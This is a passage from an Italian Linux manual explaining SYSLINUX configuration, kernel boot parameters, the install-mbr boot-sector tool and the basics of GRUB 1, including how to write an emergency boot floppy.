SYSLINUX mette a disposizione un programma Dos, '**SYSLINUX.EXE**', e un programma per GNU/Linux, '**syslinux**', che predispone un dischetto, o una partizione, inizializzati precedentemente con un file system Dos-FAT, in modo da avviare un kernel Linux. Si procede nel modo seguente per creare un dischetto di avvio nella prima unità a dischetti:

C:\> **SYSLINUX A:** [*Invio*]

Oppure:

syslinux /dev/fd0 [*Invio*]

Ma in modo analogo si potrebbe agire se al posto del dischetto si sta preparando una partizione, avendo però l'accortezza che questa partizione si trovi entro i primi 1 024 cilindri dell'unità di memorizzazione e facendo in modo che la partizione risulti avviabile in qualche modo.

Ciò che si ottiene con l'uso di uno dei comandi appena mostrati è l'inserimento nel dischetto o nella partizione del programma '**LDLINUX.SYS**' e la creazione di un settore di avvio opportuno, che si occupa di avviare tale programma. Il minimo indispensabile per avviare il sistema è l'aggiunta nel dischetto o nella partizione (nella directory radice) di un kernel Linux denominato convenzionalmente 'LINUX'. Tuttavia, è conveniente predisporre un file di configurazione, 'SYSLINUX.CFG', in modo da poter sfruttare effettivamente i vantaggi di questo sistema di avvio.

Una volta predisposto il dischetto o la partizione, il kernel può essere sostituito quanto si vuole e così anche la configurazione nel file 'SYSLINUX.CFG'. Il settore di avvio del dischetto o della partizione si limita ad avviare il programma '**LDLINUX.SYS**', il quale provvede poi a leggere la configurazione e ad avviare il kernel.

49.3.1 Configurazione

Il file 'SYSLINUX.CFG', che serve alla configurazione di questo sistema di avvio, è un file di testo normale, in cui le righe sono terminate indifferentemente con il carattere <*LF*> o con la sequenza <*CR*><*LF*> (in pratica, si può creare sia utilizzando strumenti Dos che Unix).

Concettualmente assomiglia al file '/etc/lilo.conf' di LILO, con il vantaggio, rispetto a questo, di non dover creare un collegamento tra il settore di avvio, la configurazione e il kernel. Qui tutto viene gestito dal programma '**LDLINUX.SYS**' che si occupa di leggere la configurazione all'avvio e di agire di conseguenza.

L’esempio seguente mostra le caratteristiche principali di questo file di configurazione. In particolare permette di avviare il kernel contenuto nel file ‘LINUX’, con diversi comandi di avvio.

```
DEFAULT linux
TIMEOUT 0
DISPLAY INTRO.TXT
PROMPT 1

F1 INTRO.TXT
F2 VARIE.TXT

LABEL linux
        KERNEL LINUX

LABEL floppy
        KERNEL LINUX
        APPEND "ramdisk_start=0 load_ramdisk=1 prompt_ramdisk=1"

LABEL hda1
        KERNEL LINUX
        APPEND "root=/dev/hda1 ro"
```

Segue la descrizione delle direttive che appaiono nell’esempio.

- ‘**DEFAULT linux**’

  Specifica di utilizzare in modo predefinito l’impostazione identificata dall’etichetta ‘**linux**’. Se questa non fosse stata specificata, significherebbe che si vuole avviare il kernel contenuto nel file ‘linux’.

  Dal momento che in un file system Dos-FAT non conta la differenza tra maiuscole e minuscole tra i nomi dei file, in pratica si tratta del file ‘LINUX’.

- ‘**TIMEOUT 50**’

  Dopo 50 decimi di secondo (cinque secondi), senza che sia stato selezionato alcunché, viene avviato il sistema predefinito (in questo caso ‘**linux**’). Volendo fare in modo che sia obbligatorio l’intervento dell’utente, si può porre questo valore a zero.

- ‘**DISPLAY INTRO.TXT**’

  Visualizza il contenuto del file ‘INTRO.TXT’ che si deve trovare nella directory radice del dischetto. Attraverso questo sistema, si possono dare delle istruzioni all’utente sulla scelta delle varie voci di avvio, o sul modo di comporre un comando per il kernel.

- ‘**PROMPT 1**’

  Fa in modo che venga visualizzato l’invito all’utente a inserire qualcosa: ‘**boot:**’. Se il valore abbinato fosse zero, questo invito non verrebbe visualizzato.

- ‘**F1 INTRO.TXT**’

  Abbina la visualizzazione del contenuto del file ‘INTRO.TXT’ attraverso la pressione del tasto [*F1*].

- '**F2 VARIE.TXT**'

  Abbina la visualizzazione del contenuto del file 'VARIE.TXT' attraverso la pressione del tasto [*F2*].

- '**LABEL linux**'

  Definisce il nome dell'etichetta '**linux**' utilizzata in questo caso per fare riferimento all'avvio predefinito.

- '**KERNEL LINUX**'

  Indica di utilizzare il file 'LINUX', collocato nella directory radice del dischetto, quando si seleziona l'etichetta '**linux**'.

- '**LABEL floppy**'

  Definisce il nome dell'etichetta '**floppy**' utilizzata in questo caso per fare avviare un sistema a partire da un'immagine contenuta in un dischetto, caricandola in un disco RAM. Come è già stato visto, viene sempre utilizzato il kernel contenuto nel file 'LINUX'; ma qui si definiscono alcuni parametri di avvio, specifici per il caricamento in un disco RAM, attraverso l'istruzione '**APPEND**'.

- '**LABEL hda1**'

  Definisce il nome dell'etichetta '**hda1**' utilizzata in questo caso per fare avviare un sistema a partire dalla prima partizione del primo disco fisso. Come è già stato visto, viene sempre utilizzato il kernel contenuto nel file 'LINUX'; ma qui si definiscono i parametri di avvio necessari al caricamento del file system principale da '/dev/hda1', in sola lettura.

49.3.2 File di aiuto

SYSLINUX ha una caratteristica importante: consente di predisporre diversi file di aiuto selezionabili dall'utente, prima dell'avvio del kernel. Questi file possono essere visualizzati premendo i tasti funzionali, secondo quanto definito all'interno del file di configurazione.

Dal momento che SYSLINUX non visualizza l'elenco dei tasti utilizzabili, è opportuno che uno di questi file sia visualizzato inizialmente, attraverso l'istruzione '**DISPLAY**'; inoltre è opportuno che in tutti questi file ci sia il riepilogo dei vari tasti che possono essere premuti.

Figura 49.8. Esempio di come potrebbe apparire una guida del genere, con i suggerimenti del caso.

```
Dischetto di avvio multiuso.

        "linux"  avvia il kernel nel modo predefinito
        "floppy" avvia un dischetto come ramdisk
        "hda1"   avvia il filesystem contenuto nella partizione /dev/hda1

Per ulteriori informazioni si può leggere la guida abbinata al tasto F2.

F1=INTRO  F2=VARIE
```

49.4 Parametri di avvio

Il kernel non è sempre in grado di individuare da solo tutti i dispositivi fisici installati e a volte si desidera comunque di potergli dare delle istruzioni prima del suo avvio. Si tratta di parametri che gli possono essere passati in vari modi, per esempio:

- per mezzo dell'invito di avvio (*boot prompt*) quando si avvia attraverso LILO o SYSLINUX;
- per mezzo di un'istruzione '**`append`**', contenuta nel file '`/etc/lilo.conf`' quando si avvia attraverso LILO, oppure nel file '`SYSLINUX.CFG`' quando si avvia attraverso SYSLINUX;
- attraverso gli argomenti di Loadlin;
- attraverso l'aggiunta di argomenti finali nel comando '**`kernel`**' di GRUB.

Questi parametri, quando sono forniti, vengono indicati tutti insieme, separati tra loro da uno spazio. Ogni parametro non può contenere spazi.

Nella sezione seguente vengono indicati solo alcuni tipi di questi parametri. In particolare, non vengono descritti quelli specifici per i vari tipi di hardware. Il capitolo 68 raccoglie più dettagli sui parametri di avvio.

49.4.1 Opzioni generali di avvio ed esempi

Si tratta di indicazioni date al kernel senza riferimenti a tipi particolari di hardware.

Tabella 49.9. File system principale.

Sintassi	Descrizione
`root=`***dispositivo***	Permette di indicare un dispositivo differente da quello predefinito per innestare il file system principale.
`ro`	Permette di definire un accesso iniziale al file system principale in sola lettura. Questa è la condizione necessaria per poter eseguire un controllo dell'integrità del file system prima di passare alla gestione normale.
`rw`	Permette di definire un accesso iniziale al file system principale in lettura e scrittura.

Tabella 49.10. Memoria.

Sintassi	Descrizione
`mem=`***dimensione***	In caso di necessità, permette di definire la dimensione di memoria RAM che si ha a disposizione effettivamente. Si può indicare un numero esadecimale nella forma 0x..., oppure un numero decimale normale, seguito eventualmente dalla lettera '**`k`**', che sta a indicare kibibyte (simbolo: «Kibyte»), oppure dalla lettera '**`M`**', che sta a indicare mebibyte (simbolo: «Mibyte»).

Tabella 49.11. Varie.

Sintassi	Descrizione
init=*programma_iniziale*	Permette di definire il nome, completo di percorso, del programma che deve svolgere le funzioni di «processo iniziale» (Init). Il kernel provvede da solo a cercare '/sbin/init' e in alternativa '/etc/init'. Come ultima risorsa tenta di avviare '/bin/sh'. Se per qualunque motivo non funziona il programma Init standard, si può tentare di avviare il sistema facendo partire la shell al suo posto.
reserve=*indirizzo_i_o* , *estensione* ↩ ↪ [, *indirizzo_i/o* , *estensione*] ...	Permette di isolare una o più zone di indirizzi di I/O in modo che il kernel non esegua alcun tentativo di identificazione di componenti in quella zona. Di solito, dopo un'opzione del genere, si inseriscono le dichiarazioni esplicite dei dispositivi che ci sono effettivamente. Il primo valore, quello che esprime l'indirizzo, viene espresso attraverso una notazione esadecimale del tipo consueto (0x...), mentre il secondo è un numero decimale.

Come è accennato nella sezione 49.4, esistono diversi modi per fornire al kernel delle opzioni di avvio. Questi esempi dovrebbero chiarire le possibilità che ci sono a disposizione.

- boot: **linux1 root=/dev/hda1 ro** [*Invio*]

  Attraverso la riga di comando (di un sistema come LILO o SYSLINUX) si avvia la configurazione identificata dal nome '**linux1**', si indica la partizione che si vuole innestare come file system principale e l'accesso iniziale in sola lettura.

- grub> **kernel (hd0,0)/boot/vmlinuz-2.4.2 root=/dev/hda1 ro** [*Invio*]

  Questo esempio riguarda il comando '**kernel**' di GRUB 1, con il quale si vuole avviare il kernel corrispondente al file '/boot/vmlinuz-2.4.2' contenuto nella prima partizione del primo disco fisso, dando al kernel le stesse informazioni dell'esempio precedente.

- C:\> **LOADLIN C:\VMLINUZ root=/dev/hda1 ro** [*Invio*]

  Come nell'esempio precedente, ma si avvia il sistema attraverso il programma Loadlin utilizzando il kernel 'C:\VMLINUZ'.

- ```
  append="reserve=0x300,64 ether=11,0x300,eth0 ether=12,0x320,eth1"
  ```

  Attraverso l'istruzione '**append**' del file '/etc/lilo.conf' si riserva la zona di indirizzi I/O tra 300_{16} e $33F_{16}$ e di seguito si specificano due schede di rete Ethernet che utilizzano proprio quella zona di indirizzi.

- ```
  APPEND "reserve=0x300,64 ether=11,0x300,eth0 ether=12,0x320,eth1"
  ```

  Si tratta dello stesso esempio mostrato poco sopra, utilizzando però SYSLINUX e mettendo l'istruzione nel file 'SYSLINUX.CFG'.

49.5 1024 cilindri

Quando si utilizza l'architettura x86, il firmware, cioè il BIOS, potrebbe non essere in grado di accedere a settori oltre il 1 024-esimo cilindro (cioè oltre il cilindro numero 1 023 di un disco fisso). Di conseguenza, se il programma che si occupa di caricare il kernel (qualunque sia il sistema operativo) si deve avvalere delle funzioni del BIOS per questo, non può raggiungere file oltre quel limite dei 1 024 cilindri.

Generalmente, i sistemi di avvio installati nel disco fisso si avvalgono di porzioni di codice inserito all'interno di settori che altrimenti sarebbero inutilizzati, con cui gestiscono in proprio il caricamento del kernel, senza dover utilizzare le funzioni limitate del BIOS. Tuttavia, anche così facendo, ci sono situazioni in cui il problema non viene aggirato in modo efficace, oppure si ripresenta benché con limiti meno stretti.

Quando ci si trova in difficoltà la directory '`/boot/`' di un sistema GNU/Linux, assieme a tutto il suo contenuto, e il kernel, devono trovarsi fisicamente entro il 1 024-esimo cilindro. In pratica, per essere certi che questo si avveri, si può utilizzare una partizione apposita per questi file, nella parte sicura del disco. È poi sufficiente innestare questa partizione nel file system generale, eventualmente riproducendo la directory '`/boot/`' attraverso un semplice collegamento simbolico.

49.6 Riferimenti

- Paul Gortmaker, *Linux BootPrompt HOWTO*
  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

[1] Probabilmente, questa possibilità riguarda solo gli elaboratori x86.

[2] **util-linux: rdev** GNU GPL

[3] **KNL** GNU GPL

[4] **Loadlin** GNU GPL

[5] Per conoscere i dettagli sul funzionamento di Loadlin conviene consultare la documentazione allegata al programma.

[6] Il file system UMSDOS utilizza un file system Dos-FAT attraverso degli artifici, in modo da mostrare a un sistema GNU/Linux un file system Unix. È importante osservare che questo tipo di file system è estremamente fragile ed è assolutamente sconsigliabile il suo utilizzo, salvo per scopi dimostrativi.

[7] **SYSLINUX** GNU GPL


Capitolo 50

MBR

La distribuzione GNU/Linux Debian comprende un pacchetto specializzato per la creazione di un settore di avvio generico negli elaboratori x86. Lo scopo è quello di riprodurre in un certo modo ciò che si otterrebbe con il sistema operativo Dos usando il comando '**`FDISK.EXE /MBR`**', ampliando e generalizzando il meccanismo. Il pacchetto si chiama MBR[1] e il programma che in pratica si utilizza è '**`install-mbr`**'.

50.1 Principio di funzionamento

Il programma '**`install-mbr`**' serve a installare un settore di avvio all'inizio di un disco fisso, con il quale si può scegliere di avviare una delle quattro partizioni principali del disco fisso stesso o un dischetto. In pratica, si demanda l'avvio al settore iniziale della partizione scelta, o del dischetto.

Figura 50.1. Sigle usate da '**`install-mbr`**'.

Il disegno può forse servire per comprendere lo scopo e il comportamento del settore di avvio installato con '**`install-mbr`**'. Per la precisione, quando si avvia un disco che contiene questo settore speciale, se richiesto appare un invito:

```
MBR
```

Da questa situazione è possibile premere un tasto a scelta tra [*1*], [*2*], [*3*], [*4*] o [*f*], per scegliere rispettivamente l'avvio della prima, seconda, terza e quarta partizione, oppure di un dischetto. Volendo si può anche chiedere aiuto, con il tasto [*h*], ottenendo la modifica dell'invito con il promemoria delle scelte possibili:

```
MBR 1234F::
```

Quando si usa '**`install-mbr`**' è possibile richiedere qualche piccolo adattamento del settore di avvio che si va a installare o a modificare; per esempio è possibile chiedere che la selezione con i numeri da uno a quattro si riferisca a un disco fisso diverso dal primo (a cui corrisponde il codice 80_{16}).

50.2 Utilizzo di «install-mbr»

Il programma '**`install-mbr`**' richiede l'indicazione del file di dispositivo corrispondente al disco per il quale si vuole intervenire nel settore di avvio. Le opzioni possono apparire prima o dopo questa indicazione:

`install-mbr` [***opzioni***] ***file_di_dispositivo***

`install-mbr` ***file_di_dispositivo*** [***opzioni***]

Vengono descritte solo alcune opzioni nella tabella successiva.

Tabella 50.2. Alcune opzioni.

Opzione	Descrizione
`-f` `--force`	Forza l'operazione, quando diversamente il programma rinuncerebbe per qualche motivo.
`-l` `--list`	Visualizza la configurazione di un settore di avvio già installato in precedenza.
`-v` `--verbose`	Mostra più informazioni durante il funzionamento.
`-d` ***drive*** `--drive` ***drive***	In condizioni normali, l'avvio di una delle partizioni fa riferimento al primo disco fisso (codice '**`0x80`**'), ma si può usare questa opzione indicando un riferimento differente, per esempio '**`0x81`**' per usare invece il secondo disco fisso. Se non si scrive il prefisso '**`0x`**', il numero indicato si intende espresso in base dieci.
`-e [1][2][3][4][F][A]` `--enable [1][2][3][4][F][A]`	Consente di specificare cosa è possibile avviare: i numeri da uno a quattro rappresentano le quattro partizioni primarie; la lettera «F» rappresenta il dischetto; la lettera «A» rappresenta funzioni speciali che non vengono descritte.

Opzione	Descrizione
`-i [s][k][a][n]` `--interrupt [s][k][a][n]`	Consente di controllare l'apparizione dell'invito: la lettera «s» fa sì che la pressione di un tasto [*Maiuscole*] o di un tasto [*Ctrl*] faccia apparire l'invito; la lettera «k» lo fa apparire con un tasto diverso; la lettera «a» richiede che venga mostrato sempre l'invito; la lettera «n» fa in modo che non appaia, salvo il verificarsi di errori.
`-p [1][2][3][4][F][D]` `--partition [1][2][3][4][F][D]`	Consente di specificare l'avvio predefinito, utilizzando una delle quattro partizioni corrispondenti ai numeri da uno a quattro, il primo dischetto (lettera «F»), oppure la partizione marcata come «attiva», o «avviabile», scegliendo la lettera «D».
`-t` ***n*** `--timeout` ***n***	Attende ***n***/18 secondi prima di avviare la partizione o l'unità a dischetti fissata con l'opzione '**`-p`**'.

Segue la descrizione di alcuni esempi.

- `#` **`install-mbr --force /dev/fd0`** [*Invio*]

  Installa il settore di avvio nel dischetto corrispondente al file di dispositivo '`/dev/fd0`'. La prima volta che si fa questa operazione il programma potrebbe avere di che lamentarsi, pertanto viene usata l'opzione '**`--force`**'.

- `#` **`install-mbr /dev/hda`** [*Invio*]

  Installa il settore di avvio nel primo disco PATA.

- `#` **`install-mbr -e 12F /dev/hda`** [*Invio*]

  Installa il settore di avvio nel primo disco PATA, abilitando l'avvio della prima e della seconda partizione, oltre alla possibilità di avviare da un dischetto.

- `#` **`install-mbr -e 12F -i a /dev/hda`** [*Invio*]

  Come nell'esempio precedente, specificando che si vuole sia mostrato sempre l'invito.

- `#` **`install-mbr -e 12F -i a -p 2 /dev/hda`** [*Invio*]

  Come nell'esempio precedente, specificando che si vuole sia avviata la seconda partizione in modo predefinito.

- `#` **`install-mbr -e 12F -i a -p 2 -t 54 /dev/hda`** [*Invio*]

  Come nell'esempio precedente, specificando un tempo di attesa di circa tre secondi, prima di procedere con l'avvio predefinito.

- `#` **`install-mbr -l /dev/hda`** [*Invio*]

  Dopo aver eseguito il comando dell'esempio precedente, con questo si ottiene la descrizione della configurazione attuale del settore di avvio del primo disco fisso:

```
Version: 2
Compatible: 2
Y2K-Fix: Disabled
Drive: 0x80
Default: 2
Timeout: 54/18 seconds
Enabled: 1 2 F
Interrupt:
```

- `# install-mbr -d 0x81 -e 12F -i a -p 2 -t 54 /dev/hda` [*Invio*]

  `# install-mbr -l /dev/hda` [*Invio*]

  Il primo di questi due comandi richiede di fare riferimento al **secondo** disco PATA (81_{16}), pur installando il settore di avvio nel primo; il secondo comando legge la configurazione:

```
Version: 2
Compatible: 2
Y2K-Fix: Disabled
Drive: 0x81
Default: 2
Timeout: 54/18 seconds
Enabled: 1 2 F
Interrupt:
```

50.3 Altri programmi affini

- *ms-sys(1)*[2] ⟨http://ms-sys.sourceforge.net ⟩

  Si tratta di un programma in grado di ricostruire un settore di avvio MBR, conforme in modo particolare allo standard di Microsoft. Diventa utile soprattutto quando si deve ripristinare una partizione contenente un sistema operativo di Microsoft.

[1] **MBR** GNU GPL

[2] **MS-SYS** GNU GPL

GRUB 1

GRUB 1,[1] ovvero «GRUB legacy», è una per il caricamento di un sistema GNU/Linux e molti altri sistemi operativi negli elaboratori con architettura x86. GRUB 1 è un sistema molto sofisticato e in questo capitolo vengono descritti solo gli aspetti più importanti, per un utilizzo secondo le convenzioni comuni. Eventualmente si può contare sulla documentazione originale che è molto accurata e dettagliata. Va osservato che GRUB 1 non viene più sviluppato e che viene rimpiazzato da GRUB 2, con l'obiettivo di poter utilizzare piattaforme hardware differenti.

Nella sezione 170.4.8 viene descritto l'uso di GRUB 1 per rendere avviabile un CD o un DVD.

51.1 Logica generale

In condizioni normali, quando si installa il pacchetto GRUB 1 nel proprio sistema, si dovrebbero trovare i file salienti nella directory '`/lib/grub/i386-pc/`'. Esistono qui due file fondamentali, denominati '`stage1`' e '`stage2`', assieme ad altri file che corrispondono al modello '`*_stage1_5`'.

Questi nomi hanno un significato molto chiaro, riferendosi agli stadi in cui è suddivisa la fase di avvio. Se si osserva bene, si può notare che il file '`stage1`' è lungo esattamente 512 byte, ovvero un settore: questo è il primo pezzo di codice che viene utilizzato durante l'avvio. Il file '`stage2`' rappresenta invece il codice necessario al completamento dell'avvio, mentre i file della serie '`*_stage1_5`' rappresentano una fase intermedia, eventuale, che potrebbe inserirsi subito prima di '`stage2`', se necessario.

L'installazione del sistema di avvio avviene collocando una copia del file '`stage1`' nel settore di avvio dell'unità usata per questo scopo; potrebbe trattarsi del primo settore di un dischetto, del primo settore del disco fisso (MBR), oppure il primo settore di una partizione primaria (o anche di una partizione «logica»), ma in tal caso si lascia il compito di avviarlo a un altro sistema del genere. Anche gli altri file vanno copiati in un'altra posizione, soprattutto perché, a seconda della circostanza, vengono modificati.

In condizioni normali, si colloca una copia di tutti i file contenuti nella directory '`/lib/grub/i386-pc/`' in '`/boot/grub/`'; inoltre, sempre nella directory '`/boot/grub/`' si crea un file di configurazione denominato convenzionalmente '`menu.lst`'.

Perché GRUB 1 funzioni è sufficiente che sia stato fissato il collegamento tra il codice contenuto nel settore di avvio (il file '`stage1`') e il codice contenuto nel file '`stage2`', con la mediazione eventuale di un file '`*_stage1_5`'. Ciò permette a GRUB 1 di avere il controllo della situazione, così l'utente può osservare il contenuto delle partizioni e indicare un kernel da avviare, anche senza alcuna configurazione. Infatti, GRUB 1 è realizzato in modo da poter leggere autonomamente i file system più comuni; in particolare i formati Second-extended di GNU/Linux e di GNU/Hurd, (ovvero Ext2 e Ext3), come i formati FAT di Dos e MS-Windows.

GRUB 1, quando è installato correttamente, è una sorta di shell, con una serie di comandi interni che facilitano la gestione dell'avvio, senza bisogno di creare un legame diretto con il file o i file del kernel e la configurazione eventuale. In questo modo si possono modificare (sostituire, aggiungere o eliminare) i file del kernel; inoltre, anche il file di configurazione, se utilizzato, può essere modificato a piacimento, senza bisogno di reinstallare il sistema di avvio. Eventualmente, in un sistema già avviato, è disponibile anche l'eseguibile '**`grub`**', che riproduce il comportamento del sistema di avvio e può essere usato proprio per installarlo. La riga di comando di GRUB 1 offre anche un sistema di completamento automatico che facilita

notevolmente l'utilizzo, specialmente quando non è stato preparato un file di configurazione. In tal caso, il funzionamento è molto simile a quello della shell Bash (si veda la parte xxv, che si riferisce in generale alle shell POSIX).

51.2 Dischi, partizioni, percorsi e blocchi di settori

GRUB 1 è un sistema di avvio pensato per diversi sistemi operativi, in grado di accedere da solo ai file system. In questo senso, utilizza una sua notazione per fare riferimento ai dischi, alle partizioni e ai percorsi contenuti nelle partizioni. Un disco, nella sua interezza, si indica secondo la sintassi seguente:

```
(hdn) | (fdn)
```

La sigla '**hd**' fa riferimento a un disco fisso, di qualsiasi genere, mentre la sigla '**fd**' fa riferimento a un dischetto. Il numero specifica quale disco o dischetto, secondo l'ordine attribuito dal BIOS (il firmware nell'architettura x86). In questo senso, il primo disco fisso, di qualunque tipo sia (ATA, SCSI, ecc.) è sempre '**(hd0)**'; nello stesso modo, il primo dischetto è sempre '**(fd0)**'.

Per fare riferimento a una partizione, si usa la notazione seguente:

```
(hdn,m)
```

In questo modo, si fa riferimento al disco ***n***-esimo (come è già stato mostrato) e alla partizione ***m***-esima, anche in questo caso si parte da zero. Per esempio, '**(hd0,1)**' fa riferimento alla seconda partizione del primo disco fisso; se si trattasse di un disco ATA, per GNU/Linux corrisponderebbe al file di dispositivo '`/dev/hda2`'.

Nel caso particolare delle partizioni *BSD, queste si articolano in sottopartizioni conosciute come *disklabel*, identificate da una lettera alfabetica:

```
(hdn[,m],x)
```

In pratica, il numero della partizione può essere omesso se si tratta della prima, mentre ***x*** rappresenta la lettera minuscola che identifica l'etichetta BSD a cui si vuole fare riferimento. Per esempio, '**(hd0,a)**' fa riferimento alla sottopartizione «a» (secondo BSD), della prima partizione del primo disco fisso; la stessa cosa si potrebbe annotare in modo più dettagliato come '**(hd0,0,a)**'.

C'è un'ultima cosa da tenere in considerazione a proposito della notazione riferita ai dischi e delle partizioni. Al posto della forma '**(hd...)**', oppure '**(fd...)**', si può indicare direttamente il numero attribuito dal BIOS, espresso in esadecimale, secondo la notazione '**0x*hh***', oppure in decimale. Per esempio, il primo disco fisso si può indicare anche come '**(0x80)**', oppure '**(128)**'. A ogni modo, in condizioni normali non c'è ragione di usare questa notazione.

Per fare riferimento a un file o a una directory, si indicano percorsi simili a quelli comuni nei sistemi Unix (indipendentemente dal tipo di file system a cui si accede), con l'indicazione eventuale del disco o della partizione a cui si fa riferimento:

[*disco_o_partizione*] *percorso*

Per esempio, per fare riferimento alla prima partizione del primo disco fisso, in cui si trova il file o il collegamento '`/boot/vmlinuz`', si può indicare '**`(hd0,0)/boot/vmlinuz`**'.

Bisogna evitare di fare confusione: il percorso che segue l'indicazione del disco o della partizione è riferito al disco o alla partizione stessa. GRUB 1 non può essere al corrente della struttura di un file system articolato attraverso diversi innesti, che uniscono assieme più partizioni in uno stesso albero. In pratica, è un po' come succede nei sistemi Dos e MS-Windows, in cui i percorsi sono sempre riferiti a unità distinte in base a una lettera ('`C:\`...`\`...').

GRUB 1 è un sistema di avvio, che deve poter fare anche riferimento a settori dei dischi, indipendentemente dal file system contenuto. Per questo si aggiunge un'altra notazione, che va a sostituire quella del percorso di un file:

[*inizio*] +*lunghezza* [**,** [*inizio*] +*lunghezza*] ...

Il modello sintattico fa riferimento alla possibilità di individuare uno o più gruppi di settori, ognuno a partire da una posizione, che se non viene specificata è implicitamente il settore zero, per una quantità (lunghezza) di settori stabilita. In pratica, la notazione '**`0+2`**' fa riferimento a un gruppo composto da due settori, a partire dal primo (il settore zero). Secondo la sintassi, la stessa cosa si potrebbe indicare omettendo il settore iniziale: '**`+2`**'. Potrebbe capitare, con maggiore probabilità, di dover fare riferimento soltanto al primo settore di una partizione, come nel caso di '**`(hd0,0)+1`**', in cui si indica il primo settore della prima partizione del primo disco fisso.

51.3 Dischetto GRUB 1 di emergenza

Prima di installare GRUB 1 come sistema di avvio per il proprio elaboratore, conviene fare delle prove non distruttive. La cosa migliore è preparare almeno un dischetto contenente GRUB 1, che potrebbe servire anche per sistemare dei problemi in altre situazioni in cui il sistema di avvio è compromesso per qualche ragione.

Servono soltanto i file '`stage1`' e '`stage2`' originali (quelli contenuti nella directory '`/lib/grub/i386-pc/`' e non quelli già utilizzati per l'installazione di un sistema di avvio), che vanno copiati sequenzialmente a partire dal primo settore del dischetto. In pratica, con un sistema GNU/Linux si può agire nel modo seguente:

```
# cd /lib/grub/i386-pc [Invio]
```

```
# cat stage1 stage2 > /dev/fd0 [Invio]
```

Diversamente, con un altro sistema operativo Unix in cui questo meccanismo non sia attuabile, si possono usare i comandi seguenti:

```
# cd /lib/grub/i386-pc [Invio]
```

```
# dd if=stage1 of=/dev/fd0 bs=512 count=1 [Invio]
```

```
# dd if=stage2 of=/dev/fd0 bs=512 seek=1 [Invio]
```

In pratica, con '**dd**' bisogna copiare il file '`stage2`' a partire dal secondo settore del dischetto, perché il primo contiene il file '`stage1`'.

Eventualmente, si può fare anche attraverso il Dos, con l'aiuto del programma '**RAWRITE.EXE**':

```
C:\> COPY /B STAGE1 + STAGE2 GRUB.RAW [Invio]
```

```
C:\> RAWRITE GRUB.RAW A: [Invio]
```

In questo modo, si crea prima il file '`GRUB.RAW`', unendo i due file di partenza, quindi si passa al trasferimento nel dischetto. Ovviamente, la stessa tecnica si può sfruttare anche in un sistema Unix:

```
# cat stage1 stage2 > grub.raw [Invio]
```

```
# dd if=grub.raw of=/dev/fd0 bs=512 [Invio]
```

51.4 Funzionamento interattivo

Una volta preparato il dischetto contenente GRUB 1, si può provare ad avviare un elaboratore. Quello che si ottiene è lo stesso funzionamento che si avrebbe in un'installazione priva di configurazione:

```
      GRUB  version 0.90  (640K lower / 3072K upper memory)

   [ Minimal BASH-like line editing is supported.  For the first word, TAB
     lists possible command completions.  Anywhere else TAB lists the possible
     completions of a device/filename. ]

grub>
```

Come si vede, appare anche una breve spiegazione sull'uso della riga di comando, che segue l'invito '**grub>**'.

Se non si ricordano i comandi disponibili, si può ottenere un elenco di questi con il comando '**help**'; inoltre, sempre con '**help**' si può ottenere una descrizione più dettagliata sulla sintassi di un comando particolare:

```
grub> help [Invio]
```

```
  cat FILE                               chainloader [--force] FILE
  cmp FILE1 FILE2                        color NORMAL [HIGHLIGHT]
  configfile FILE                        debug
  device DRIVE DEVICE                    displayapm
  displaymem                             embed STAGE1_5 DEVICE
  find FILENAME                          fstest
  geometry DRIVE [CYLINDER HEAD SECTOR [ halt [--no-apm]
  help [PATTERN ...]                     hide PARTITION
```

```
impsprobe                              initrd FILE [ARG ...]
install [--stage2=STAGE2_FILE] [--forc ioprobe DRIVE
kernel [--no-mem-option] [--type=TYPE] lock
makeactive                             map TO_DRIVE FROM_DRIVE
md5crypt                               module FILE [ARG ...]
modulenounzip FILE [ARG ...]           partnew PART TYPE START LEN
parttype PART TYPE                     password [--md5] PASSWD [FILE]
pause [MESSAGE ...]                    quit
read ADDR                              reboot
